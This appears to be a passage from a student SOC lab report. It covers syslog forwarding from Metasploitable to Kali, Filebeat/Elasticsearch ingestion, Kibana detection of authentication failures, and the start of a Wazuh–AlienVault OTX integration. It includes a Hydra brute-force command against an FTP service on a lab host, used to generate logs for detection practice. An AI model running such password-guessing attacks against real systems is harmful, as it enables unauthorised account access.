
Figure 1: Network Configuration

4. Log Collection Setup

Logs from Metasploitable were forwarded to Kali Linux using rsyslog. Filebeat was installed and configured on Kali Linux to collect system logs and send them to Elasticsearch.

Steps performed:

- Enabled remote logging on Metasploitable
- Configured rsyslog to forward logs
- Configured Filebeat to ingest logs
- Verified logs using tcpdump



```
# For remote UDP logging use SYSLOGD="-r"
#
SYSLOGD="-r"

[ Wrote 13 lines ]

msfadmin@metasploitable:~$ sudo killall syslogd
msfadmin@metasploitable:~$ sudo /sbin/syslogd -r
msfadmin@metasploitable:~$ ps aux | grep syslog
root      11342  0.0  0.0   1764   672 ?        Ss   10:14   0:00 /sbin/syslogd -r
msfadmin  11403  0.0  0.0   3004   752 tty1      R+   10:14   0:00 grep syslog
msfadmin@metasploitable:~$ logger "TEST LOG METASPLOITABLE"
msfadmin@metasploitable:~$ logger "TEST LOG METASPLOITABLE"
msfadmin@metasploitable:~$ logger "TEST LOG METASPLOITABLE"
msfadmin@metasploitable:~$ logger "TEST LOG METASPLOITABLE"
msfadmin@metasploitable:~$ logger "TEST LOG METASPLOITABLE"
msfadmin@metasploitable:~$
```

Figure 3: Syslog Configuration



```
(sudeep@kali)~  
$ sudo tcpdump -i eth0 port 514  
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes  
19:54:32.123637 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG syslog.info, length: 55  
19:55:40.497264 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
19:55:40.515406 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55  
19:55:40.530135 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
19:55:40.531686 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 62  
19:59:43.578940 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
19:59:43.584792 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55  
19:59:43.602203 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
19:59:43.603060 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 62  
20:04:32.564707 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
20:04:32.572201 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55  
20:04:32.584796 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
20:04:32.586754 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 62  
20:07:55.681875 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG user.notice, length: 37  
20:08:32.159968 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG user.notice, length: 33  
20:08:42.563367 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
20:08:42.612177 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55  
20:08:42.623158 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
20:08:42.625048 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 62  
20:09:03.552104 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG authpriv.info, length: 80  
20:09:03.556012 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG cron.info, length: 190  
20:09:03.598930 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG authpriv.info, length: 69  
20:12:30.558098 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
20:12:30.597943 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55  
20:12:30.619771 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
20:12:30.622835 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 62  
20:16:29.554362 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
20:16:29.566779 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55  
20:16:29.578928 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
20:16:29.579747 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 62  
20:21:20.560138 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
20:21:20.567539 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55  
20:21:20.580159 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
20:21:20.581348 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 62  
20:25:55.545214 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
20:25:55.554032 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55  
20:25:55.569940 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
20:25:55.569941 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 62  
20:29:55.553179 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
20:29:55.572110 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55  
20:29:55.593042 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
20:29:55.594215 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.error, length: 81  
20:29:55.594216 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 62  
20:33:47.539955 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 75  
20:33:47.552223 IP 192.168.56.6.syslog > 192.168.56.3.syslog: SYSLOG daemon.info, length: 55
```

Figure 4: Log Capture using TCPDump

5. Attack Simulation

A brute-force attack was simulated using Hydra from Kali Linux targeting the FTP service on Metasploitable.

Command used:

```
hydra -l msfadmin -P small.txt ftp://192.168.56.6
```

The attack generated multiple failed login attempts which were recorded in the system logs.




Figure 5: Hydra Attack Execution

6. Log Analysis in Kibana

Logs were successfully ingested into Elasticsearch and visualized in Kibana using the `filebeat-*` data view. The logs included system events, authentication attempts, and user activities.

Authentication failure logs were identified using search queries such as:

authentication failure

failed




Figure 6: Logs in Kibana Discover




Figure 7: Authentication Failure Detection

7. Log Correlation

The following table shows correlation between attack activity and system logs:

Timestamp	Event Type	Source IP	Destination IP	Notes
2026-04-01 20:42:17	FTP Authentication Fail	192.168.56.3	192.168.56.6	Brute-force attempt detected
2026-04-01 20:43:30	SSH Failed Login	192.168.56.3	192.168.56.6	Multiple login failures



This correlation confirms that the attack generated multiple failed login events within a short time period.

8. Anomaly Detection

An anomaly was detected where repeated authentication failures occurred within a short time interval. This behavior indicates a brute-force attack attempt.

A detection rule can be defined as:

- **Rule Name:** Brute Force Detection
- **Condition:** event contains "authentication failure"
- **Threshold:** More than 10 failures in 1 minute
- **Action:** Generate alert

9. Log Enrichment

Log enrichment using GeoIP can add geographic details to IP addresses. In this lab, internal IP addresses (192.168.x.x) were used, so geolocation was not applicable. However, in real-world scenarios, GeoIP helps identify attacker locations.

10. Conclusion

This lab successfully demonstrated centralized log collection and analysis using Elastic Security. Logs from the victim system were forwarded and analyzed in Kibana. A brute-force attack was simulated and detected through authentication failure logs. Log correlation and anomaly detection provided insights into attacker behavior, making this a practical SOC analysis exercise.




TASK 2. Threat Intelligence Integration

1. Introduction

This practical task demonstrates the integration of threat intelligence into Wazuh using AlienVault OTX. The objective is to import threat feeds, enrich alerts with external intelligence, and perform threat hunting to identify suspicious activities such as brute-force attacks and misuse of valid accounts.

2. Environment Setup

The environment consists of Ubuntu (Wazuh Manager), AlienVault OTX for threat intelligence, and Wazuh Dashboard for visualization. The system is configured in a virtual lab environment using NAT and Host-only networking.



```
sudeep@sudeep-VirtualBox: ~  
Apr 2 14:10  
sudeep@sudeep-VirtualBox:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:5c:b3:f2 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3  
        valid_lft 83946sec preferred_lft 83946sec  
    inet6 fd17:625c:f037:2:a00:27ff:fe5c:b3f2/64 scope global dynamic noprefixroute  
        valid_lft 86300sec preferred_lft 14300sec  
    inet6 fe80::a00:27ff:fe5c:b3f2/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:f1:b2:1e brd ff:ff:ff:ff:ff:ff  
    altname enx080027f1b21e  
    inet 192.168.56.9/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s8  
        valid_lft 546sec preferred_lft 546sec  
    inet6 fe80::5bf1:6f1e:7a3f:288a/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
sudeep@sudeep-VirtualBox:~$ sudo nano /var/ossec/etc/ossec.conf  
[sudo: authenticate] Password:  
sudeep@sudeep-VirtualBox:~$ sudo systemctl status wazuh-manager  
sudo systemctl status wazuh-indexer  
sudo systemctl status wazuh-dashboard  
● wazuh-manager.service - Wazuh manager  
   Loaded: loaded (/usr/lib/systemd/system/wazuh-manager.service; enabled; preset: enabled)  
   Active: active (running) since Thu 2026-04-02 13:54:56 IST; 15min ago  
 Invocation: d93060c1325f411a9c993f7b98c9183  
  Process: 14314 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)  
    Tasks: 173 (limit: 8856)  
  Memory: 313.5M (peak: 588M, swap: 27M, swap peak: 27.3M)  
    CPU: 1min 47.732s  
  CGroup: /system.slice/wazuh-manager.service  
          └─14371 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py  
            └─14372 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py  
            └─14375 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
```

Fig 1: System Network Configuration (ip a output)

3. Threat Feed Integration (OTX)

An API key was generated from AlienVault OTX and integrated into the Wazuh configuration file (ossec.conf). This allows Wazuh to correlate logs with known malicious indicators such as IP addresses.




Fig 2: OTX API Key Generation

